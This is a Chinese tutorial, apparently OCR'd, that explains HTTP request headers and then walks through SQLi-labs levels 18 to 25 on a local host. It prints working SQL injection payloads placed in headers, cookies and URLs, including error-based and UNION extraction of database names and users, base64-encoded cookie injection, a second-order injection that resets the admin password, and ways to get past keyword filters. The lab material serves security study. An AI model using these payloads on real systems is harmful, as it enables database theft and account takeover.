1、 Accept：告诉 WEB 服务器自己接受什么介质类型，*/* 表示任何类型，type/* 表示该类型下的所有子类型，type/sub-type。

2、 Accept-Charset： 浏览器申明自己接收的字符集

Accept-Encoding： 浏览器申明自己接收的编码方法，通常指定压缩方法，是否支持压缩，支持什么压缩方法（gzip，deflate）
Accept-Language：：浏览器申明自己接收的语言
语言跟字符集的区别：中文是语言，中文有多种字符集，比如 big5，gb2312，gbk 等等。
3、 Accept-Ranges：WEB 服务器表明自己是否接受获取其某个实体的一部分（比如文件的一部分）的请求。bytes：表示接受，none：表示不接受。
4、 Age：当代理服务器用自己缓存的实体去响应请求时，用该头部表明该实体从产生到现在经过多长时间了。
5、 Authorization：当客户端接收到来自 WEB 服务器的 WWW-Authenticate 响应时，用该头部来回应自己的身份验证信息给 WEB 服务器。
6、 Cache-Control：请求：no-cache（不要缓存的实体，要求现在从 WEB 服务器去取）
max-age：（只接受 Age 值小于 max-age 值，并且没有过期的对象）
max-stale：（可以接受过去的对象，但是过期时间必须小于 max-stale 值）
min-fresh：（接受其新鲜生命期大于其当前 Age 跟 min-fresh 值之和的缓存对象）
响应：public(可以用 Cached 内容回应任何用户)
private（只能用缓存内容回应先前请求该内容的那个用户）
no-cache（可以缓存，但是只有在跟 WEB 服务器验证了其有效后，才能返回给客户端）
max-age：（本响应包含的对象的过期时间）
ALL: no-store（不允许缓存）
7、 Connection：请求：close（告诉 WEB 服务器或者代理服务器，在完成本次请求的响应后，断开连接，不要等待本次连接的后续请求了）。
keepalive（告诉 WEB 服务器或者代理服务器，在完成本次请求的响应后，保持连接，等待本次连接的后续请求）。
响应：close（连接已经关闭）。
keepalive（连接保持着，在等待本次连接的后续请求）。
Keep-Alive：如果浏览器请求保持连接，则该头部表明希望 WEB 服务器保持连接多长时间（秒）。例如：Keep-Alive：300
8、 Content-Encoding：WEB 服务器表明自己使用了什么压缩方法（gzip，deflate）压缩响应中的对象。例如：Content-Encoding：gzip
9、Content-Language：WEB 服务器告诉浏览器自己响应的对象的语言。
10、Content-Length： WEB 服务器告诉浏览器自己响应的对象的长度。例如：Content-Length: 26012
11、Content-Range： WEB 服务器表明该响应包含的部分对象为整个对象的哪个部分。例如：Content-Range: bytes 21010-47021/47022
12、Content-Type： WEB 服务器告诉浏览器自己响应的对象的类型。例如：Content-Type：application/xml
13、 ETag：就是一个对象（比如 URL）的标志值，就一个对象而言，比如一个 html 文件，如果被修改了，其 Etag 也会别修改，所以 ETag 的作用跟 Last-Modified 的作用差不多，主要供 WEB 服务器判断一个对象是否改变了。比如前一次请求某个 html 文件时，获得了其 ETag，当这次又请求这个文件时，浏览器就会把先前获得的 ETag 值发送给 WEB 服务器，然后 WEB 服务器会把这个 ETag 跟该文件的当前 ETag 进行对比，然后就知道这个文件有没有改变了。
14、 Expired：WEB 服务器表明该实体将在什么时候过期，对于过期了的对象，只有在跟 WEB 服务器验证了其有效性后，才能用来响应客户请求。是 HTTP/1.0 的头部。例如：Expires：

Sat, 23 May 2009 10:02:12 GMT

15、 Host：客户端指定自己想访问的 WEB 服务器的域名/IP 地址和端口号。例如：Host：rss.sina.com.cn

16、 If-Match：如果对象的 ETag 没有改变，其实也就意味著对象没有改变，才执行请求的动作。

17、If-None-Match：如果对象的 ETag 改变了，其实也就意味著对象也改变了，才执行请求的动作。

18、 If-Modified-Since：如果请求的对象在该头部指定的时间之后修改了，才执行请求的动作（比如返回对象），否则返回代码 304，告诉浏览器 该对象没有修改。例如：If-Modified-Since：Thu, 10 Apr 2008 09:14:42 GMT

19、If-Unmodified-Since：如果请求的对象在该头部指定的时间之后没修改过，才执行请求的动作（比如返回对象）。

20、 If-Range：浏览器告诉 WEB 服务器，如果我请求的对象没有改变，就把我缺少的部分给我，如果对象改变了，就把整个对象给我。浏览器通过发送请求对象的 ETag 或者 自己所知道的最后修改时间给 WEB 服务器，让其判断对象是否改变了。总是跟 Range 头部一起使用。

21、 Last-Modified：WEB 服务器认为对象的最后修改时间，比如文件的最后修改时间，动态页面的最后产生时间等等。例如：Last-Modified：Tue, 06 May 2008 02:42:43 GMT

22、 Location：WEB 服务器告诉浏览器，试图访问的对象已经被移到别的位置了，到该头部指定的位置去取。例如：Location：http://i0.sinaimg.cn/dy/deco/2008/0528/sinahome_0803_ws_005_text_0.gif

23、 Pramga：主要使用 Pramga: no-cache，相当于 Cache-Control： no-cache。例如：Pragma：no-cache

24、 Proxy-Authenticate： 代理服务器响应浏览器，要求其提供代理身份验证信息。Proxy-Authorization：浏览器响应代理服务器的身份验证请求，提供自己的身份信息。

25、 Range：浏览器（比如 Flashget 多线程下载时）告诉 WEB 服务器自己想取对象的哪部分。例如：Range: bytes=1173546-

26、 Referer：浏览器向 WEB 服务器表明自己是从哪个 网页/URL 获得/点击 当前请求中的网址/URL。例如：Referer：http://www.sina.com/

27、 Server: WEB 服务器表明自己是什么软件及版本等信息。例如：Server：Apache/2.0.61 (Unix)

28、 User-Agent: 浏览器表明自己的身份（是哪种浏览器）。例如：User-Agent：Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.8.1.14) Gecko/20080404 Firefox/2、0、0、14


29、 Transfer-Encoding: WEB 服务器表明自己对本响应消息体（不是消息体里面的对象）作了怎样的编码，比如是否分块（chunked）。例如：Transfer-Encoding: chunked

30、 Vary: WEB 服务器用该头部的内容告诉 Cache 服务器，在什么条件下才能用本响应所返回的对象响应后续的请求。假如源 WEB 服务器在接到第一个请求消息时，其响应消息的头部为：Content- Encoding: gzip; Vary: Content-Encoding 那么 Cache 服务器会分析后续请求消息的头部，检查其 Accept-Encoding，是否跟先前响应的 Vary 头部值一致，即是否使用相同的内容编码方法，这样就可以防止 Cache 服务器用自己 Cache 里面压缩后的实体响应给不具备解压能力的浏览器。例如：Vary：Accept-Encoding


31、 Via： 列出从客户端到 OCS 或者相反方向的响应经过了哪些代理服务器，他们用什么协议（和版本）发送的请求。当客户端请求到达第一个代理服务器时，该服务器会在自己发出的请求里面添 加 Via 头部，并填上自己的相关信息，当下一个代理服务器收到第一个代

理服务器的请求时，会在自己发出的请求里面复制前一个代理服务器的请求的 Via 头部，并把自己的相关信息加到后面，以此类推，当 OCS 收到最后一个代理服务器的请求时，检查 Via 头部，就知道该请求所经过的路由。例如：Via： 1.0 236.D0707195.sina.com.cn:80 (squid/2.6.STABLE13)

推荐使用工具
在抓包和改包的过程中，我们推荐几个相关工具
live http headers(firefox 插件)



Tamper data(firefox 插件)



Less-18

本关我们这里从源代码直接了解到

```
$uname = check_input($_POST['uname']);
$passwd = check_input($_POST['passwd']);
```


对 uname 和 passwd 进行了 check_input()函数的处理，所以我们在输入 uname 和 passwd 上进行注入是不行的，但是在代码中，我们看到了 insert()

$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)";

将 useragent 和 ip 插入到数据库中，那么我们是不是可以用这个来进行注入呢？

Ip 地址我们这里修改不是很方便，但是 useragent 修改较为方便，我们从 useragent 入手


我们利用 live http headers 进行抓包改包



从上图可以看到，修改 user-agent 后的在前台显示 user-agent 已经为修改后的了。

那我们将 user-agent 修改为注入语句呢？


将 user-agent 修改为'and extractvalue(1,concat(0x7e,(select @@version),0x7e)) and '1'='1



可以看到我们已经得到了版本号。
其余请自行发散思维思考哟！

Less-19


从源代码中我们可以看到我们获取到的是 HTTP_REFERER
那和 less18 是基本一致的，我们从 referer 进行修改。
还是像 less18 一样，我们只给出一个示例
将 referer 修改为'and extractvalue(1,concat(0x7e,(select @@basedir),0x7e)) and '1'='1




可以看到 mysql 的路径了。
请发散思维思考其他的呦。

Less-20

从源代码中我们可以看到 cookie 从 username 中获得值后，当再次刷新时，会从 cookie 中读取 username，然后进行查询。
登录成功后，我们修改 cookie，再次刷新时，这时候 sql 语句就会被修改了。
我们使用 temper data 进行演示。



如上图所示，我们修改 cookie 为
uname=admin1'and extractvalue(1,concat(0x7e,(select @@basedir),0x7e))#



可以看到报错了，我们得到了 mysql 的路径。
其他的注入方法自行测试呦！

Less-21


本关对 cookie 进行了 base64 的处理，其他的处理流程和 less20 是一样的。


我们这里可以利用 less20 同样的方法，但是需要将 payload 进行 base64 编码处理（注意这

里对 uname 进行了（'uname')的处理）

Cookie：

uname=YWRtaW4xJylhbmQgZXh0cmFjdHZhbHVlKDEsY29uY2F0KDB4N2UsKHNlbGVjdCBAQGJhc2VkaXIpLDB4N2UpKSM=





可以从上图看到我们得到了 mysql 的路径


其他的如法炮制，自行思考呦！

Less-22

本关和 less20、less21 是一致的，我们可以从源代码中看到这里对 uname 进行了"uname"的处理，可以构造 payload：

admin1"and extractvalue(1,concat(0x7e,(select database()),0x7e))#

Payload 进行 base64 编码后，修改 cookie 再进行提交



可以看到数据库名为 security
其他的 payload 请自行发散思维进行构造。

第二部分/page-2 Advanced injection

Less-23

Sql 语句为$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";此处主要是在获取 id 参数时进行了#，--注释符号的过滤。

Solution：

http://127.0.0.1/sqllib/Less-23/index.php?id=-1%27union%20select%201,@@datadir,%273

此处的 sql 语句为

SELECT * FROM users WHERE id='**-1' union select 1,@@datadir,'3**' limit 0,1

Explain：此处讲解几个知识点：

1、id=-1，为什么要用-1，因为 sql 语句执行了两个 select 语句，第一个 select 为 id 的选择语句，第二个为我们构造的 select 语句。只有一个数据可以输出，为了让我们自己构造的数据可以正常输出，第一个 select 要没有结果，所以-1 或者超过数据库所有数据都可以。

2、**-1' union select 1,@@datadir,'3**，第一个'（单引号）闭合-1，第二个'（单引号）闭合后面的。这样将查询内容显示在 username 处。

3、此处可以报错注入，延时注入，可以利用 or '1'='1 进行闭合。

http://127.0.0.1/sqllib/Less-23/index.php?id=1%27or%20extractvalue%281,concat%280x7e,database%28%29%29%29%20or%20%271%27=%271

以上这条语句就是利用 extractvalue()进行报错注入。

将@@datadir 修改为其他的选择内容或者是内嵌的 select 语句。以下用联合注入方法进行注入。

•获取数据库

http://127.0.0.1/sqllib/Less-23/index.php?id=-1'union select 1,(select group_concat(schema_name) from information_schema.schemata),'3

此处获取的数据库为 security

•查看 security 库数据表

http://127.0.0.1/sqllib/Less-23/index.php?id=-1'union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='security'),'3

•查看 users 表的所有列

http://127.0.0.1/sqllib/Less-23/index.php?id=-1'union select 1,(select group_concat(column_name) from information_schema.columns where table_name='users'),'3

•获取内容

http://127.0.0.1/sqllib/Less-23/index.php?id=-1'union select 1,(select

group_concat(username) from security.users limit 0,1),'3

Less-24

Ps:本关可能会有朋友和我遇到一样的问题，登录成功以后没有修改密码的相关操作。此时造成问题的主要原因是 logged-in.php 文件不正确。可重新下载解压，解压过程中要主要要覆盖。

本关为二次排序注入的示范例。二次排序注入也成为存储型的注入，就是将可能导致 sql 注入的字符先存入到数据库中，当再次调用这个恶意构造的字符时，就可以出发 sql 注入。二次排序注入思路：

1. 黑客通过构造数据的形式，在浏览器或者其他软件中提交 HTTP 数据报文请求到服务端进行处理，提交的数据报文请求中可能包含了黑客构造的 SQL 语句或者命令。

2. 服务端应用程序会将黑客提交的数据信息进行存储，通常是保存在数据库中，保存的数据信息的主要作用是为应用程序执行其他功能提供原始输入数据并对客户端请求做出响应。

3. 黑客向服务端发送第二个与第一次不相同的请求数据信息。

4. 服务端接收到黑客提交的第二个请求信息后，为了处理该请求，服务端会查询数据库中已经存储的数据信息并处理，从而导致黑客在第一次请求中构造的 SQL 语句或者命令在服务端环境中执行。

5. 服务端返回执行的处理结果数据信息，黑客可以通过返回的结果数据信息判断二次注入漏洞利用是否成功。

此例子中我们的步骤是注册一个 admin'#的账号，接下来登录该帐号后进行修改密码。此时修改的就是 admin 的密码。

Sql 语句变为 UPDATE users SET passwd="New_Pass" WHERE username =' admin' # ' AND password=' ，也就是执行了 UPDATE users SET passwd="New_Pass" WHERE username =' admin'

步骤演示：

（1）初始数据库为


编辑 复制 删除	5	stupid	1
编辑 复制 删除	6	superman	1
编辑 复制 删除	7	batman	1
编辑 复制 删除	8	admin	111
编辑 复制 删除	9	admin1	1
编辑 复制 删除	10	admin2	1
编辑 复制 删除	11	admin3	1
编辑 复制 删除	12	dhakkan	1
编辑 复制 删除	14	admin4	1
编辑 复制 删除	15	test	test

（2）注册 admin’#账号

（3）注意此时的数据库中出现了 admin’#的用户，同时 admin 的密码为 111

编辑 复制 删除	8	admin	111
编辑 复制 删除	9	admin1	1
编辑 复制 删除	10	admin2	1
编辑 复制 删除	11	admin3	1
编辑 复制 删除	12	dhakkan	1
编辑 复制 删除	14	admin4	1
编辑 复制 删除	15	test	test
编辑 复制 删除	24	admin'#	123456

（4）登录 admin’--，并修改密码



（5）可以看到 admin 的密码已经修改为 lcamry

Less-25

本关主要为 or　and 过滤，如何绕过 or 和 and 过滤。一般性提供以下几种思路：
（1）大小写变形 Or,OR,oR
（2）编码，hex，urlencode
（3）添加注释/*or*/
（4）利用符号 and=&&　　or=||
暂时只想到这些，还有的话可以补充。
本关利用方法（4）进行。
报错注入　or 示例
http://127.0.0.1/sqllib/Less-25/index.php?id=1'|| extractvalue(1,concat(0x7e,database()))--+

